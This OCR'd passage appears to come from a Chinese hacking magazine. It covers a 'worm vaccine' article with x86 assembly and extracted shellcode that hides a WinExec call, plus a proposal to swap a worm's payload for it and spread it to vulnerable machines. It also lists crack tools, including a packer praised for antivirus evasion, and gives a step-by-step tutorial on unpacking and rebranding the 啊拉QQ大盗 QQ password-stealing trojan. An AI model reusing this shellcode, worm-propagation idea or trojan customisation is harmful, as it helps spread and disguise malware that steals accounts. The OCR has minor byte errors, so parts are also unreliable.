


图5

在执行到call dword ptr [__imp__WinExec@8 (0042a14c)这一句时按F11，就可以看到的确进入了7C86114D去执行WinExec函数体的内容。如图6所示。




图6

知道了原理和过程，我们可以得到疫苗的汇编代码如下：

```
__asm
{
// 构造push 0
    push 0                    //SW_HIDE
    mov ecx, esp
    // 构造push cmd /c date 2004-01-01
    push 0x000A3130  // 01\n
    push 0x2D31302D  // -01-
    push 0x34303032 // 2004
    push 0x20657461 // ate
    push 0x6420632F // /c d
    push 0x20646D63 // cmd
    mov edx, esp

    push ecx                  //参数SW_HIDE入栈
    push edx                  //命令参数入栈
    mov eax, 0x7C86114D
    call eax        //call WinExec函数地址
}
```

放入main函数中运行测试，也同样成功地改变了机器时间。

现在只剩下提取出ShellCode了。同样的，按F10进入vc调试状态。在内存中输入代码的起始地址0040102A，就可以将ShellCode拷贝出来，完成疫苗ShellCode的生成。如图7所示：




图7

这样提取出的疫苗为：

```
"6A\x00\x8B\xCC\x68\x30\x31\x0A\x00\x68\x2D\x30\x31\x2D\x68\x32\x30\x30\x34\x68\x61\x74\x65\x20\x68\x2F\x63\x20\x64\x68\x63\x6D\x64\x20\x8B\xD4\x51\x52\xB8\x4D\x11\x86\x7C\xFF\xD0"
```

疫苗生成后，利用蠕虫传播的代码成功，只要将蠕虫的“弹头”替换成疫苗代码就可以将疫苗用于对易感机的发布上了。

四、小结

利用蠕虫疫苗，可以使网络管理人员主动防治蠕虫，减少蠕虫的破坏。本文是起步，只介绍了一个很简单的例子，为了使蠕虫疫苗真正适用，一方面要加强疫苗代码的通用性，另一方面是自动化的问题。人工分析出蠕虫的终止条件，需要大量的时间，可能蠕虫已经造成了大量的破坏，如果抑制系统可以主动识别蠕虫，提取出终止条件，自动生成疫苗并发布，那么相应时间可以大大降低，抑制蠕虫效果也可以大大增强。版面有限，我们在后继的文章中逐步深入，打造出一个完美的系统。

nohack小技巧

解决2k系统提示“无法装载动态链接库***.dll，系统找不到指定文件”

2k系统老是提示“无法装载动态链接库***.dll，系统找不到指定文件“把该文件copy到原路径也没用，这时你可以试试dos下的这个命令来修复系统文件：

sfc /scanonce

如果需要的话会提示插入2k光盘，然后重启就应该可以。


你是不是也想拥有自己的XX专用版呢？这一期中，将带大家一起来完美打造啊拉QQ大盗个人版。同时也将带你过关斩将，挑战华夏解密游戏史上难度最高的一次过关游戏。最后提醒一下大家，如果有什么好的破解技巧的话，或是如果你的破解小技巧被选中的话，除了可以刊登到杂志上跟大家分享外，还有稿费哦！


每月"破"新闻

Crack Tools 2006工具精品盘

由国内著名破解组织CCG打造的Crack Tools 2006工具精品盘FTP目前开通中，精品工具也在收录中，是一年一度不可以错过的破解工具大礼包，更多详细信息请浏览相关链接。

相关链接：http://bbs.pediy.com/showthread.php?s=&threadid=19933





VFP Protection Generic Unpacker

Aming发布的作品，完整支持Refox x/x+/xi的Brand III，以及KonXise 1.x。

相关链接：http://bbs.pediy.com/showthread.php?s=&threadid=20027



CDS SS v1.0 beta1

CDS SS v1.0也称为Trainer Protector（跟踪者保护器？来保护OllyDbg什么的？），是新出的一个免费的保护壳，可以配合Upack使用，保护强度不怎么样，不过用来给程序加壳，让程序免杀还是不错的。

相关链接：http://www.team-x.ru/

每月"破"技巧

善用SendTo目录

你是不是经常要使用PEID、PEEDITOR、RESHACHER、OLLYDBG呢？那你是不是把它们都关联到右键菜单，使得右键菜单变得很臃肿？亦或是放到某个目录下，等要用时再打开？其实不用那么麻烦，有一个很方便也很有用的技巧，就是把这些工具的快捷方式放到系统中的SendTo目录（C:\Documents and Settings\你的系统登录用户名\SendTo）中，当你要用这些程序打开某个文件时，你可以在这个文件中点击右键－>"发送到"就可以用这些程序打开了，很方便吧。

虽然这个技巧跟破解没多大关系，但是它却使我们的操作变得很快捷，所以，如果你有什么好的与破解有关系（即使只是有一点点关系）的技巧，要记得和大家分享哦！

【附件】

1、VFP Protection Generic Unpacker：VFP Protection Generic Unpacker.rar

2、CDS SS v1.0 beta1：cds_trn_prt_10b.rar

完美打造啊拉QQ大盗个人版

余亮◎沙漠之狐

今天我带大家一起来打造一个属于自己的个人版啊拉大盗，用的版本是啊拉大盗 V1.7 Build1209版，刚刚上市的哦！从此你就不必再去羡慕别人的个人版了，自己动手，丰衣足食！心动不如行动，开工～！

一、主程序和服务端的脱壳

先来把啊拉大盗脱壳，用peid查看发现为：Nothing found *。很明显作者在程序上做了手脚，Ollydbg宝刀出鞘，载入进行分析，大家仔细看看，如图1所示。

```
004B0000   55              push ebp
004B0001   8BEC            mov ebp,esp
004B0003   83C4 F4         add esp,-0C
004B0006   83C4 0C         add esp,0C
004B0009   50              push eax
004B000A   B8 01C04A00     mov eax,alaqq120.004AC001
004B000F   FFE0            jmp eax
004B0011   90              nop
004B0012   0000            add byte ptr ds:[eax],al
004B0014   0000            add byte ptr ds:[eax],al
004B0016   0000            add byte ptr ds:[eax],al
004B0018   0000            add byte ptr ds:[eax],al
```

图1

呵呵，经常改免杀的朋友一看就知道这个是一段花指令，是不是觉得很眼熟？先不管它，直接按F8跟踪。一个jmp之后来到4AC001处，到这里我想大家都应该会了，和之前的几个啊拉大盗版本脱壳一样，Esp定律3秒钟就可以搞定。照顾到初学的朋友，我还是简单说一下。继续单步跟踪，来到如图2所示的地址。

```
004AC001   60              pushad
004AC002   E8 03000000     call alaqq120.004AC00A
```

图2

这时候下断点：Hr 12ff9c，确定！如图3所示。

```
Command :hr 12ff9c
```

图3

按下F9运行，F8跟踪三次，我们就来到了OEP，飞向光明之巅！之后DUMP这个进程，然后再用ImportREC来修复输入表了，主程序脱壳完毕！

下面简单说下服务端的脱壳，怎么导出服务端我想我就不多说了，地球人都知道。其实和上面的差不多，OD载入先是一段花指令，接着F8跟踪，Esp定律脱壳，下断点。之后dump，ImportREC修复输入表！

二、主程序的修改

注意：主程序脱壳完毕之后不要忘了用FixResDemo修复一下资源，否则无法替换源程序的图片资源哦。

Go on～！下面来替换掉原来的主程序上的图片资源，就是啊拉最上面的图标。图片的尺寸大小最好和啊拉图片的大小一样，267×45。怎么找？你问我？用QQ的图标截取功能就ok啦，嘿嘿。接着用PE Explorer来打开脱壳的啊拉，点击资源查看／编辑器，进入编辑功能。

依次打开“Rc数据 TMAINFORM”，看到image1没有，这个就是啊拉的原来的图片啦，如图4和图5所示。




图4




图5

这里打开需要替换的图片，直接替换就行了，完了之后不要忘记点“应用”。

接着来修改一下版权，呵呵，这样才是名副其实的个人版哦。这里需要注意的是，之前很多朋友反映啊拉不可以修改版权，怎么改都改不了。其实我告诉你，它程序的资源是在运行时从程序自身释放到内存，来覆盖我们修改的地方。因为它是根据DELPHI窗体控件名来释放到对应位置的，所以我们就来修改一下控件名，让它释放到外国去吧～！如图6所示。

```
object Label12: TLabel
  Left = 8
  Top = 432
  Width = 120
  Height = 12
  Cursor = crHandPoint
  Caption = 'http://www.tmdQQ.com'
  Font.Charset = GB2312_CHARSET
  Font.Color = clBlue
  Font.Height = -12
  Font.Name = '宋体'
  Font.Style = []
  ParentFont = False
  OnClick = Label12Click
```

图6

学过DELPHI的朋友一看就知道，把object Label12当中的12换成其他的控件名就行了，这里我们就写成object Label120，在后面加个0，哈哈（必须是程序中没有的控件名）！接着修改Caption的内容，Caption = 'Http://www.NoHack.com'。下面还可以根据你的需要调整位置，就是图6上面的Left = 8 Top = 432的数值。为了让程序美观起见，如果有些Caption你不需要，可以直接删除里面信息，留空就行了。给大家看下我修改的，如图7所示。

